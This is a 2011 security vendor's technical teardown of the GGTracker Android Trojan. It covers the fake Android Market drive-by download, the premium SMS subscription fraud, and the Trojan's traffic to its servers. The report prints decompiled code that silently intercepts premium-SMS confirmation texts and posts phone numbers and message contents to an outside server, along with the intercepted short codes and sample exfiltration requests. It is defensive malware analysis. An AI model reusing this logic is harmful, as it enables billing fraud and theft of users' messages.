



GGTracker Technical Tear Down

Tim Strazzere
Lookout Mobile Security
<http://www.mylookout.com>
6/20/2011

Sample used in the analysis

Package name: t4t.power.management
Sha-1 : 0874540015f36d46973b684fcce14ec705b1b9e4

The Threat:

Recently, Lookout identified a new Android Trojan, GGTracker, which is downloaded to a user's phone from a malicious webpage created to look very similar to the Android Market. The Trojan is able to sign-up a victim to a number of premium SMS subscription services without the user's consent. This can lead to unapproved charges to a victim's phone bill.

All Lookout Free and Premium users are protected against the GGTracker Trojan. Lookout [Safe Browsing](#) (part of Lookout Premium) also detects and blocks access to the URLs involved in serving and operating these malicious applications.

Who is affected?

The Trojan targets users in the United States by interacting with a number of premium SMS subscription services without consent. We believe that Android users are directed to install this Trojan after clicking on a malicious in-app advertisement. If the Trojan is installed, it may subscribe the user to one or several premium rate SMS subscription services. To our knowledge, the malicious application is not found in the Android Market.

How the drive-by download works:

We believe users are shown an advertisement for an application that directs them to a malicious website which claims to be analyzing the phone's battery:




Analyzing power consumption




Powered by



Once the page has finished analyzing power consumption it displays an alert with the “results” that it found from the scan:



After clicking “OK”, the site redirects to a mock up of the Android Market website and automatically begins downloading a malicious APK file (android application) in the background. This mock-up of the Android Market is meant to lead the user into installing the application and give them a sense of security that the application is legitimate. It provides a rating and a few fake reviews to go along with the application:



Description




Description

Due to the power savings this application produces, its only available outside of the Android Marketplace. You might need to unblock the install by updating your Settings. Easily extend your battery life by 7 hours. This application analyzes all the applications running on your phone and then manages their power consumption. By restricting power to unused applications, you have more battery power for the applications you do use.

Reviews

The most recent reviews are shown below.

Biker69 an hour ago 
Love it! i don't have to charge my phone twice a day now!

Rally3 3 hours ago 

Once the user clicks anywhere on the screen, the fake Android Market website redirects to a page that prompts the user to install the batter saver application and explains how to install it.



Your android is currently downloading the Battery Saver application. Click the notification above and then open the file `batterysaver.apk` to install.

✔ Trusted download

After clicking on the downloaded APK file in the notification bar, the user will be prompted with the normal install dialog, which lists the permissions of the app and gives the user a chance to continue or cancel the installation.

How the malware works on the device:

The malware is rather lightweight on the device, as the attackers are leveraging a separate server to perform most of the work for this Trojan. When installing, the user is prompted with a list of permissions the application requires:

- android.permission.ACCESS_WIFI_STATE
- android.permission.CHANGE_WIFI_STATE
- android.permission.CHANGE_NETWORK_STATE
- android.permission.ACCESS_NETWORK_STATE
- android.permission.RECEIVE_BOOT_COMPLETED
- android.permission.INTERNET
- android.permission.READ_PHONE_STATE
- android.permission.READ_SMS**
- android.permission.RECEIVE_SMS**
- android.permission.SEND_SMS**

Many of these permissions do not necessarily stand out for a battery manager application, though the SMS based permissions should not normally be needed. This malware will either start itself after receiving an SMS or having the application launched. On the first launch, it communicates with the tracking server, `ggtrack.org`. The server communication code is contained inside the `trackInstall()` method of the `HomeActivity` class. This method posts the phone number to the GGTracker remote server, where the malware starts to subscribe the device to premium services. Here is an example HTTP request made from the malware to the remote server:

```
GET /SM1c?device_id=155532154321&adv_sub=155532154321 HTTP/1.1
Host: ggtrack.org
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

HTTP/1.1 200 OK
Cache-Control: no-cache, no-store, must-revalidate
Content-Type: text/html; charset=UTF-8
Date: Fri, 17 Jun 2011 22:00:31 GMT
Expires: Sat, 26 Jul 1997 05:00:00 GMT
Pragma: no-cache
Server: nginx/0.9.3
Content-Length: 74
Connection: keep-alive
success=false; err_msg=Invalid Trans. ID #102971ba1241fea7f1937b38b42612.;
```

At this point, the malware server kicks into action, subscribing this phone number to different premium SMS services such as "Brain Power Test". Under normal circumstances these services would require the user to fill out a phone number online and then send a confirmation/PIN code to that mobile device via SMS. Then, once the SMS message is received, the owner of the device would be asked to go back online and enter this code, confirming that they do want to subscribe to the service and proving that the phone number provided is actually their own. The GGTracker remote server does all of this on its own, without any user intervention or knowledge.

The second part of subscribing to the premium service, receiving the confirmation code, is handled by the Android malware. Using the *RECEIVE_SMS* permission, the malware sits waiting for these confirmation codes. This method is located in the class *SmsReceiver* and is named *onReceive* like all other Broadcast receivers (shown below).

```
public void t4t.power.management.activity.SmsReceiver.onReceive( Context p0, Intent p1)
invoke-virtual/range {p1..p1}, <ref Intent.getExtras() imp. @ Intent_getExtras>
move-result-object v13
const/16 v18, 0
check-cast v18, <t: SmsMessage[]>
if-eqz v13, end_game
const-string v3, aPdu # "pdus"
invoke-virtual {v13, v3}, <ref Bundle.get(ref) imp. @ Bundle_get>
move-result-object v22
check-cast v22, <t: Object[]>
move-object/from16 v0, v22
array-length v0, v0
move v3, v0
move v0, v3
new-array v0, v0, <t: SmsMessage[]>
move-object/from16 v18, v0
const/16 v17, 0

check_for_content:
move-object/from16 v0, v18
array-length v0, v0
move v3, v0
```

```

move/from16    v0, v17
move          v1, v3
if-lt        v0, v1, retrieve_content
const-string  v3, aPhone # "phone"
const/4      v4, 0
move-object/from16  v0, p0
move-object   v1, v3
move         v2, v4
invoke-virtual {v0, v1, v2}, <ref Context.getSharedPreferences(ref, int) imp. @ Context_getSharedPreferences>
move-result-object  v19
const-string  v3, aPhone # "phone"
const-string  v4, aNophone # "nophone"
move-object/from16  v0, v19
move-object   v1, v3
move-object   v2, v4
invoke-interface {v0, v1, v2}, <ref SharedPreferences.getString(ref, ref) imp. @ SharedPreferences_getString>
move-result-object  v4 # Shared preferences saved phone number
const-string  v3, aCarrier # "carrier"
const/4      v5, 0
move-object/from16  v0, p0
move-object   v1, v3
move         v2, v5
invoke-virtual {v0, v1, v2}, <ref Context.getSharedPreferences(ref, int) imp. @ Context_getSharedPreferences>
move-result-object  v20
const-string  v3, aCarrier # "carrier"
const-string  v5, aNophone # "nophone"
move-object/from16  v0, v20
move-object   v1, v3
move-object   v2, v5
invoke-interface {v0, v1, v2}, <ref SharedPreferences.getString(ref, ref) imp. @ SharedPreferences_getString>
move-result-object  v5 # Shared preferences saved carrier
const-string  v3, aContent # "content"
const/4      v6, 0
move-object/from16  v0, p0
move-object   v1, v3
move         v2, v6
invoke-virtual {v0, v1, v2}, <ref Context.getSharedPreferences(ref, int) imp. @ Context_getSharedPreferences>
move-result-object  v21
const-string  v3, aContent # "content"
const-string  v6, empty_str
move-object/from16  v0, v21
move-object   v1, v3
move-object   v2, v6
invoke-interface {v0, v1, v2}, <ref SharedPreferences.getString(ref, ref) imp. @ SharedPreferences_getString>
move-result-object  v14
move-object/from16  v0, this
iget-object   v0, v0, SmsReceiver_from
move-object   v3, v0
const-string  v6, a99735 # "99735"
invoke-virtual {v3, v6}, <boolean String.equals(ref) imp. @ String_equals>
move-result   v3 # check sender to list of premium sms numbers
if-nez      v3, consume_SMS
move-object/from16  v0, this
iget-object   v0, v0, SmsReceiver_from
move-object   v3, v0
const-string  v6, a46621 # "46621"
invoke-virtual {v3, v6}, <boolean String.equals(ref) imp. @ String_equals>
move-result   v3
if-nez      v3, consume_SMS
move-object/from16  v0, this
iget-object   v0, v0, SmsReceiver_from
move-object   v3, v0
const-string  v6, a96512 # "96512"
invoke-virtual {v3, v6}, <boolean String.equals(ref) imp. @ String_equals>
move-result   v3
if-nez      v3, consume_SMS
move-object/from16  v0, this

```

```

iget-object    v0, v0, SmsReceiver_from
move-object    v3, v0
const-string   v6, a33335 # "33335"
invoke-virtual {v3, v6}, <boolean String.equals(ref) imp. @ String_equals>
move-result    v3
if-nez        v3, consume_SMS
move-object/from16 v0, this
iget-object    v0, v0, SmsReceiver_from
move-object    v3, v0
const-string   v6, a00033335 # "00033335"
invoke-virtual {v3, v6}, <boolean String.equals(ref) imp. @ String_equals>
move-result    v3
if-nez        v3, consume_SMS
move-object/from16 v0, this
iget-object    v0, v0, SmsReceiver_from
move-object    v3, v0
const-string   v6, a00036397 # "00036397"
invoke-virtual {v3, v6}, <boolean String.equals(ref) imp. @ String_equals>
move-result    v3
if-nez        v3, consume_SMS
move-object/from16 v0, this
iget-object    v0, v0, SmsReceiver_from
move-object    v3, v0
const-string   v6, a36397 # "36397"
invoke-virtual {v3, v6}, <boolean String.equals(ref) imp. @ String_equals>
move-result    v3
if-nez        v3, consume_SMS
move-object/from16 v0, this
iget-object    v0, v0, SmsReceiver_from
move-object    v3, v0
const-string   v6, a55991 # "55991"
invoke-virtual {v3, v6}, <boolean String.equals(ref) imp. @ String_equals>
move-result    v3
if-nez        v3, consume_SMS
move-object/from16 v0, this
iget-object    v0, v0, SmsReceiver_from
move-object    v3, v0
const-string   v6, a55999 # "55999"
invoke-virtual {v3, v6}, <boolean String.equals(ref) imp. @ String_equals>
move-result    v3
if-nez        v3, consume_SMS
move-object/from16 v0, this
iget-object    v0, v0, SmsReceiver_from
move-object    v3, v0
const-string   v6, a56255 # "56255"
invoke-virtual {v3, v6}, <boolean String.equals(ref) imp. @ String_equals>
move-result    v3
if-eqz        v3, check_premium_response

consume_SMS:
invoke-virtual/range {this..this}, <void SmsReceiver.abortBroadcast() imp. @ SmsReceiver_abortBroadcast>
const-string   v3, aContent # "content"
const/4        v6, 0
move-object/from16 v0, p0
move-object    v1, v3
move           v2, v6
invoke-virtual {v0, v1, v2}, <ref Context.getSharedPreferences(ref, int) imp. @ Context_getSharedPreferences>
move-result-object v23
invoke-interface/range {v23..v23}, <ref SharedPreferences.edit() imp. @ SharedPreferences_edit>
move-result-object v15
const-string   v3, aContent # "content"
move-object/from16 v0, this
iget-object    v0, v0, SmsReceiver_content
move-object    v6, v0
invoke-interface {v15, v3, v6}, <ref SharedPreferences$Editor.putString(ref, ref) imp. @ SharedPreferences_putString>
invoke-interface {v15}, <boolean SharedPreferences$Editor.commit() imp. @ SharedPreferences_commit>
const-string   v3, aFrom # "from"

```

```

const/4      v6, 0
move-object/from16  v0, p0
move-object   v1, v3
move         v2, v6
invoke-virtual {v0, v1, v2}, <ref Context.getSharedPreferences(ref, int) imp. @ Context_getSharedPreferences>
move-result-object  v24
invoke-interface/range {v24..v24}, <ref SharedPreferences.edit() imp. @ SharedPreferences_edit>
move-result-object  v16
const-string  v3, aFrom # "from"
move-object/from16  v0, this
iget-object   v0, v0, SmsReceiver_from
move-object   v6, v0
move-object/from16  v0, v16
move-object   v1, v3
move-object   v2, v6
invoke-interface {v0, v1, v2}, <ref SharedPreferences$Editor.putString(ref, ref) imp. @ SharedPreferences_putString>
invoke-interface/range {v16..v16}, <boolean SharedPreferences$Editor.commit() imp. @ SharedPreferences_commit>
move-object/from16  v0, this
iget-object   v0, v0, SmsReceiver_from
move-object   v6, v0
move-object/from16  v0, this
iget-object   v0, v0, SmsReceiver_content
move-object   v7, v0
const-string  v8, aBroadcastrecei # "broadcastreceiver"
move-object/from16  v3, this
invoke-virtual/range {v3..v8}, <void SmsReceiver.postData(ref, ref, ref, ref, ref) SmsReceiver_postData>
const-string  v3, aBatterySaverAc # "Battery Saver Activated."
const/4      v4, 1
move-object/from16  v0, p0
move-object   v1, v3
move         v2, v4
invoke-static  {v0, v1, v2}, <ref Toast.makeText(ref, ref, int) imp. @ Toast_makeText>
move-result-object  v3
invoke-virtual {v3}, <void Toast.show() imp. @ Toast_show>

end_game:
return-void

retrieve_content:
aget-object   p1, v22, v17
check-cast   p1, <t: byte[]>
invoke-static/range {p1..p1}, <ref SmsMessage.createFromPdu(ref) imp. @ SmsMessage_createFromPdu>
move-result-object  v3
aput-object   v3, v18, v17
aget-object   v3, v18, v17
invoke-virtual {v3}, <ref SmsMessage.getOriginatingAddress() imp. @ SmsMessage_getOriginatingAddress>
move-result-object  v3
move-object   v0, v3
move-object/from16  v1, this
iput-object   v0, v1, SmsReceiver_from
aget-object   v3, v18, v17
invoke-virtual {v3}, <ref SmsMessage.getMessageBody() imp. @ SmsMessage_getMessageBody>
move-result-object  v3
invoke-virtual {v3}, <ref String.toString() imp. @ String_toString>
move-result-object  v3
move-object   v0, v3
move-object/from16  v1, this
iput-object   v0, v1, SmsReceiver_content
add-int/lit8  v17, v17, 1
goto/16     check_for_content

check_premium_response:
move-object/from16  v0, this
iget-object   v0, v0, SmsReceiver_from
move-object   v3, v0
const-string  v6, a41001 # "41001"
invoke-virtual {v3, v6}, <boolean String.equals(ref) imp. @ String_equals>

```

```

move-result      v3
if-eqz          v3, end_game
invoke-static    {}, <ref SmsManager.getDefault() imp. @ SmsManager_getDefault>
move-result-object v6
move-object/from16 v0, this
iget-object     v0, v0, SmsReceiver_from
move-object     v7, v0
const/4        v8, 0
const-string    v9, aYes # "YES"
const/4        v10, 0
const/4        v11, 0
invoke-virtual/range {v6..v11}, <void SmsManager.sendMessage(ref, ref, ref, ref, ref) imp. @ SmsManager_sendTextMessage>
move-object/from16 v0, this
iget-object     v0, v0, SmsReceiver_from
move-object     v10, v0
move-object/from16 v0, this
iget-object     v0, v0, SmsReceiver_content
move-object     v11, v0
const-string    v12, aBroadcastrecei # "broadcastreceiver"
move-object/from16 v7, this
move-object     v8, v4
move-object     v9, v5
invoke-virtual/range {v7..v12}, <void SmsReceiver.postData(ref, ref, ref, ref) SmsReceiver_postData>
const-string    v3, aBatterySaverAc # "Battery Saver Activated."
const/4        v4, 1
move-object/from16 v0, p0
move-object     v1, v3
move           v2, v4
invoke-static    {v0, v1, v2}, <ref Toast.makeText(ref, ref, int) imp. @ Toast_makeText>
move-result-object v3
invoke-virtual   {v3}, <void Toast.show() imp. @ Toast_show>
goto           end_game
Method End

```

As we can see, the method outlined above checks for the senders listed below. If any of them are found, then it will abort the broadcast and send the result to the second malware server. By aborting the broadcast, the user of the phone will not actually receive any notification of this SMS message. The follow premium SMS messages are blocked by the Trojan:

```

99735
46621
96512
33335
00033335
00036397
36397
55991
55999
56255
41001

```

With one premium number, 99735, the malware will reply to the text message with the message "YES", to activate this premium service. After receiving any message from these other numbers listed above, the malware will then post the user's phone number, text contents, text sender, how it was

received, the application's version and the phone's SDK version. Here is an example HTTP request made from the malware to the remote server:

```
POST /droid/droid.php HTTP/1.1
Content-Length: 261
Content-Type: application/x-www-form-urlencoded
Host: www.amaz0n-cloud.com
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

number=155532154321&carrier=T-
Mobile&from=99735&content=%3E%3E+3595+%3C%3C+ENTER+PIN+3595+My+True+Love+Matc
h+Flirting+Tips.+Your+Love+Match+2+ur+cell+Txt+HELP+4help+or+call+8002357105+%249.99Ms
g%26Data+Rates+May+Aply&message=broadcastreceiver&version=3&sdk=2.3.3

HTTP/1.1 200 OK
Server: nginx/0.8.54
Date: Fri, 17 Jun 2011 22:01:28 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive

26
mbill-truelove pin verify success<br/>
0
```

This code to perform this HTTP request is located inside the method `postData()` from the class `SmsReceiver`;

```
public void t4t.power.management.activity.SmsReceiver.postData(String p0, String p1, String p2, String p3, String p4)
this = v7
new-instance v0, <t: DefaultHttpClient>
invoke-direct {v0}, <void DefaultHttpClient.<init>() imp. @ DefaultHttpClient_init>
new-instance v1, <t: HttpPost>
const-string v4, amaz0n_url # "http://www.amaz0n-cloud.com/droid/droid"...
invoke-direct {v1, v4}, <void HttpPost.<init>(ref) imp. @ HttpPost_init>
# try 0x2DAC-0x2E62:
new-instance v2, <t: ArrayList>
const/4 v4, 2
invoke-direct {v2, v4}, <void ArrayList.<init>(int) imp. @ ArrayList_init>
new-instance v4, <t: BasicNameValuePair>
const-string v5, aNumber # Phone number retrieved from shared prefs
invoke-direct {v4, v5, p0}, <void BasicNameValuePair.<init>(ref, ref) imp. @ BasicNameValuePair_init>
invoke-interface {v2, v4}, <boolean List.add(ref) imp. @ List_add>
new-instance v4, <t: BasicNameValuePair>
const-string v5, aCarrier # Carrier retrieved from shared prefs
invoke-direct {v4, v5, p1}, <void BasicNameValuePair.<init>(ref, ref) imp. @ BasicNameValuePair_init>
invoke-interface {v2, v4}, <boolean List.add(ref) imp. @ List_add>
new-instance v4, <t: BasicNameValuePair>
const-string v5, aFrom # SMS sender
invoke-direct {v4, v5, p2}, <void BasicNameValuePair.<init>(ref, ref) imp. @ BasicNameValuePair_init>
```

```

invoke-interface {v2, v4}, <boolean List.add(ref) imp. @ List_add>
new-instance v4, <t: BasicNameValuePair>
const-string v5, aContent # SMS body
invoke-direct {v4, v5, p3}, <void BasicNameValuePair.<init>(ref, ref) imp. @ BasicNameValuePair_init>
invoke-interface {v2, v4}, <boolean List.add(ref) imp. @ List_add>
new-instance v4, <t: BasicNameValuePair>
const-string v5, aMessage # how message was received
invoke-direct {v4, v5, p4}, <void BasicNameValuePair.<init>(ref, ref) imp. @ BasicNameValuePair_init>
invoke-interface {v2, v4}, <boolean List.add(ref) imp. @ List_add>
new-instance v4, <t: BasicNameValuePair>
const-string v5, aVersion # hardcoded version of trojan
const-string v6, a3 # "3"
invoke-direct {v4, v5, v6}, <void BasicNameValuePair.<init>(ref, ref) imp. @ BasicNameValuePair_init>
invoke-interface {v2, v4}, <boolean List.add(ref) imp. @ List_add>
new-instance v4, <t: BasicNameValuePair>
const-string v5, aSdk # "sdk"
sget-object v6, Build$VERSION_RELEASE # phone SDK version
invoke-direct {v4, v5, v6}, <void BasicNameValuePair.<init>(ref, ref) imp. @ BasicNameValuePair_init>
invoke-interface {v2, v4}, <boolean List.add(ref) imp. @ List_add>
new-instance v4, <t: UrlEncodedFormEntity>
invoke-direct {v4, v2}, <void UrlEncodedFormEntity.<init>(ref) imp. @ UrlEncodedFormEntity_init>
invoke-virtual {v1, v4}, <void HttpPost.setEntity(ref) imp. @ HttpPost_setEntity>
invoke-interface {v0, v1}, <ref HttpClient.execute(ref) imp. @ HttpClient_execute>
move-result-object v3

end_game:
return-void
# catch IOException:
move-exception v4
goto end_game
# catch ClientProtocolException:
move-exception v4
goto end_game
Method End

```

The last stage of this malware appears to be a cleanup method looking for any extra SMS messages. In the *onStop()* method of the base activity class *HomeActivity*, a thread is created to cycle through the currently available SMS messages and send them to a control server located at *amazon-cloud.com*.

Conclusion:

GGTracker is different than most of the malware that has recently emerged for Android—it is significant for several reasons. First, it is one of the first known instances of malware specifically targeting Android users in the U.S. Second, GGTracker implements a convincing mockup of the Android market to trick people into installing its APK payload via a web site. Third, it is one of the first pieces of malware we've seen to-date that most likely starts with a malicious in-app ad. Starting with the drive-by download that impersonates the Android Market, and concluding with the first troll-fraud application targeting users in the United States, GGTracker is another indication that malware writers are building more sophisticated, end-to-end attacks. Previously we had only seen these types of malware targeting China and Russia. Additionally, it appears that malware writers are learning from what techniques have been effective in exploiting PC users and experimenting with similar ways to infect mobile devices with malware.